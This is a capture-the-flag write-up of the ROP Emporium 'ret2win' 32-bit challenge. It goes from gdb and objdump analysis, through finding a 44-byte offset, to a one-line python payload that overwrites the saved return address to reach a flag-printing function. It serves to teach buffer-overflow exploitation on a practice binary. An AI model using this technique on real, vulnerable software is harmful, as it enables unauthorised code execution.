ret2win (ROP Emporium) Write up

by Fumbani and Mukiwa (30 September 2020)

fumba12@outlook.com

amukywah@gmail.com

Challenge

Locate a method within the binary that you want to call and do so by overwriting a saved return address on the stack.

Download the binary at https://ropemporium.com/binary/ret2win32.zip


For this challenge we are using the following tools:

- objdump
- gdb-peda
- python 2.7

Solution

Step 1

Run the binary to see what it does.




```
┌─[[redacted]]─[~/Desktop/ret2win]
└──╼ $./ret2win32
ret2win by ROP Emporium
x86

For my first trick, I will attempt to fit 56 bytes of user input into 32 bytes of stack buffer!
What could possibly go wrong?
You there, may I have your input please? And don't worry about null bytes, we're using read()!

> challenge accepted!
Thank you!

Exiting
┌─[[redacted]]─[~/Desktop/ret2win]
└──╼ $
```

The binary asks for user input and exits normally.

Step 2

We load the binary into 'gdb', then we check if the stack is non-executable.




```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
gdb-peda$
```

We installed 'pedas' which is a python extension that helps to format 'gdb' output.

NX is enabled which means the binary stack in non-executable.

Step 3

Now we disassemble ‘main’ using ‘gdb’ to check what ‘methods’ are being called.




```
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x08048546 <+0>:     lea    ecx,[esp+0x4]
   0x0804854a <+4>:     and    esp,0xfffffff0
   0x0804854d <+7>:     push   DWORD PTR [ecx-0x4]
   0x08048550 <+10>:    push   ebp
   0x08048551 <+11>:    mov    ebp,esp
   0x08048553 <+13>:    push   ecx
   0x08048554 <+14>:    sub    esp,0x4
   0x08048557 <+17>:    mov    eax,ds:0x804a030
   0x0804855c <+22>:    push   0x0
   0x0804855e <+24>:    push   0x2
   0x08048560 <+26>:    push   0x0
   0x08048562 <+28>:    push   eax
   0x08048563 <+29>:    call   0x8048400 <setvbuf@plt>
   0x08048568 <+34>:    add    esp,0x10
   0x0804856b <+37>:    sub    esp,0xc
   0x0804856e <+40>:    push   0x80486e0
   0x08048573 <+45>:    call   0x80483d0 <puts@plt>
   0x08048578 <+50>:    add    esp,0x10
   0x0804857b <+53>:    sub    esp,0xc
   0x0804857e <+56>:    push   0x80486f8
   0x08048583 <+61>:    call   0x80483d0 <puts@plt>
   0x08048588 <+66>:    add    esp,0x10
   0x0804858b <+69>:    call   0x80485ad <pwnme>
   0x08048590 <+74>:    sub    esp,0xc
   0x08048593 <+77>:    push   0x80486fd
   0x08048598 <+82>:    call   0x80483d0 <puts@plt>
   0x0804859d <+87>:    add    esp,0x10
   0x080485a0 <+90>:    mov    eax,0x0
   0x080485a5 <+95>:    mov    ecx,DWORD PTR [ebp-0x4]
   0x080485a8 <+98>:    leave
   0x080485a9 <+99>:    lea    esp,[ecx-0x4]
   0x080485ac <+102>:   ret
End of assembler dump.
gdb-peda$
```

From the screenshot, we notice ‘main’ calls ‘pwnme’.

Step 4

Now we disassemble ‘pwnme’ to check what ‘methods’ are being called.




```
End of assembler dump.
gdb-peda$ disassemble pwnme
Dump of assembler code for function pwnme:
   0x080485ad <+0>:     push   ebp
   0x080485ae <+1>:     mov    ebp,esp
   0x080485b0 <+3>:     sub    esp,0x28
   0x080485b3 <+6>:     sub    esp,0x4
   0x080485b6 <+9>:     push   0x20
   0x080485b8 <+11>:    push   0x0
   0x080485ba <+13>:    lea    eax,[ebp-0x28]
   0x080485bd <+16>:    push   eax
   0x080485be <+17>:    call   0x8048410 <memset@plt>
   0x080485c3 <+22>:    add    esp,0x10
   0x080485c6 <+25>:    sub    esp,0xc
   0x080485c9 <+28>:    push   0x8048708
   0x080485ce <+33>:    call   0x80483d0 <puts@plt>
   0x080485d3 <+38>:    add    esp,0x10
   0x080485d6 <+41>:    sub    esp,0xc
   0x080485d9 <+44>:    push   0x8048768
   0x080485de <+49>:    call   0x80483d0 <puts@plt>
   0x080485e3 <+54>:    add    esp,0x10
   0x080485e6 <+57>:    sub    esp,0xc
   0x080485e9 <+60>:    push   0x8048788
   0x080485ee <+65>:    call   0x80483d0 <puts@plt>
   0x080485f3 <+70>:    add    esp,0x10
   0x080485f6 <+73>:    sub    esp,0xc
   0x080485f9 <+76>:    push   0x80487e8
   0x080485fe <+81>:    call   0x80483c0 <printf@plt>
   0x08048603 <+86>:    add    esp,0x10
   0x08048606 <+89>:    sub    esp,0x4
   0x08048609 <+92>:    push   0x38
   0x0804860b <+94>:    lea    eax,[ebp-0x28]
   0x0804860e <+97>:    push   eax
   0x0804860f <+98>:    push   0x0
   0x08048611 <+100>:   call   0x80483b0 <read@plt>
   0x08048616 <+105>:   add    esp,0x10
   0x08048619 <+108>:   sub    esp,0xc
   0x0804861c <+111>:   push   0x80487eb
   0x08048621 <+116>:   call   0x80483d0 <puts@plt>
   0x08048626 <+121>:   add    esp,0x10
   0x08048629 <+124>:   nop
   0x0804862a <+125>:   leave
   0x0804862b <+126>:   ret
End of assembler dump.
gdb-peda$
```


From the screenshot, ‘pwnme’ does not call any ‘suspicious’ methods.

Step 5

We now use objdump to see what methods are in our program.



```
┌─[[redacted]]─[~/Desktop/ret2win]
└──╼ $objdump -d ret2win32
```




```
 8048621:       e8 aa fd ff ff          call   80483d0 <puts@plt>
 8048626:       83 c4 10                add    $0x10,%esp
 8048629:       90                      nop
 804862a:       c9                      leave
 804862b:       c3                      ret

0804862c <ret2win>:
 804862c:       55                      push   %ebp
 804862d:       89 e5                   mov    %esp,%ebp
 804862f:       83 ec 08                sub    $0x8,%esp
 8048632:       83 ec 0c                sub    $0xc,%esp
 8048635:       68 f6 87 04 08          push   $0x80487f6
 804863a:       e8 91 fd ff ff          call   80483d0 <puts@plt>
 804863f:       83 c4 10                add    $0x10,%esp
 8048642:       83 ec 0c                sub    $0xc,%esp
 8048645:       68 13 88 04 08          push   $0x8048813
 804864a:       e8 91 fd ff ff          call   80483e0 <system@plt>
 804864f:       83 c4 10                add    $0x10,%esp
 8048652:       90                      nop
 8048653:       c9                      leave
 8048654:       c3                      ret
 8048655:       66 90                   xchg   %ax,%ax
 8048657:       66 90                   xchg   %ax,%ax
 8048659:       66 90                   xchg   %ax,%ax
 804865b:       66 90                   xchg   %ax,%ax
 804865d:       66 90                   xchg   %ax,%ax
 804865f:       90                      nop

08048660 <__libc_csu_init>:
 8048660:       55                      push   %ebp
 8048661:       57                      push   %edi
 8048662:       56                      push   %esi
 8048663:       53                      push   %ebx
 8048664:       e8 17 fe ff ff          call   8048480 <__x86.get_pc_thunk.bx>
 8048669:       81 c3 97 19 00 00       add    $0x1997,%ebx
 804866f:       83 ec 0c                sub    $0xc,%esp
 8048672:       8b 6c 24 28             mov    0x28(%esp),%ebp
 8048676:       8d b3 10 ff ff ff       lea    -0xf0(%ebx),%esi
 804867c:       e8 f3 fc ff ff          call   8048374 <_init>
 8048681:       8d 83 0c ff ff ff       lea    -0xf4(%ebx),%eax
 8048687:       29 c6                   sub    %eax,%esi
 8048689:       c1 fe 02                sar    $0x2,%esi
 804868c:       85 f6                   test   %esi,%esi
 804868e:       74 25                   je     80486b5 <__libc_csu_init+0x55>
 8048690:       31 ff                   xor    %edi,%edi
```

objdump has a lot of output but our focus is on the 'ret2win' method. We also take note of the memory address of 'ret2win' method.


Step 6

We go back to 'gdb', we create an input pattern as in the screenshot below.




```
gdb-peda$ pattc 200
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAA
wAAZAAxAAyA'
gdb-peda$ 
```

Then we run the program in 'gdb' and feed in the input pattern we generated.



```
gdb-peda$ run
Starting program: /home/aston/Desktop/ret2win/ret2win32
ret2win by ROP Emporium
x86

For my first trick, I will attempt to fit 56 bytes of user input into 32 bytes of stack buffer!
What could possibly go wrong?
You there, may I have your input please? And don't worry about null bytes, we're using read()!

> AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYA
AwAAZAAxAAyA
Thank you!

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0xb ('\x0b')
EBX: 0x0
ECX: 0xf7fa3010 --> 0x0
EDX: 0xb ('\x0b')
ESI: 0xf7fa1000 --> 0x1d6d6c
EDI: 0xf7fa1000 --> 0x1d6d6c
EBP: 0x41304141 ('AA0A')
ESP: 0xffffd130 ("bAA1AAGA")
EIP: 0x41414641 ('AFAA')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x41414641
[------------------------------------stack-------------------------------------]
0000| 0xffffd130 ("bAA1AAGA")
0004| 0xffffd134 ("AAGA")
0008| 0xffffd138 --> 0x0
0012| 0xffffd13c --> 0xf7de8811 (<__libc_start_main+241>:	add    esp,0x10)
0016| 0xffffd140 --> 0xf7fa1000 --> 0x1d6d6c
0020| 0xffffd144 --> 0xf7fa1000 --> 0x1d6d6c
0024| 0xffffd148 --> 0x0
0028| 0xffffd14c --> 0xf7de8811 (<__libc_start_main+241>:	add    esp,0x10)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414641 in ?? ()
```

The 'EIP' register has been flooded with 4 bytes from the input pattern and we need to calculate the offset. We use the address of the 'EIP' register.




```
gdb-peda$ pattern offset 0x41414641
1094796865 found at offset: 44
gdb-peda$ 
```

Step 7

Now that we know the offset and the address of the method that we want to call, let us create an exploit for the binary to call the method that we want.

offset: 44

address of 'ret2win': 0804862c



```
┌─[[redacted]]─[~/Desktop/ret2win]
└──╼ $python -c 'print "A"*44 + "\x2c\x86\x04\x08"' | ./ret2win32
ret2win by ROP Emporium
x86

For my first trick, I will attempt to fit 56 bytes of user input into 32 bytes of stack buffer!
What could possibly go wrong?
You there, may I have your input please? And don't worry about null bytes, we're using read()!

> Thank you!
Well done! Here's your flag:
ROPE{a_placeholder_32byte_flag!}
Segmentation fault
┌─[✗]─[[redacted]]─[~/Desktop/ret2win]
└──╼ $
```

Since our system is little endian, we have reversed the address of 'ret2win' method.

From the output above we have successfully called the 'ret2win' function and got our flag!

Thank-you we hope you find this write-up helpful. For some questions you can email us.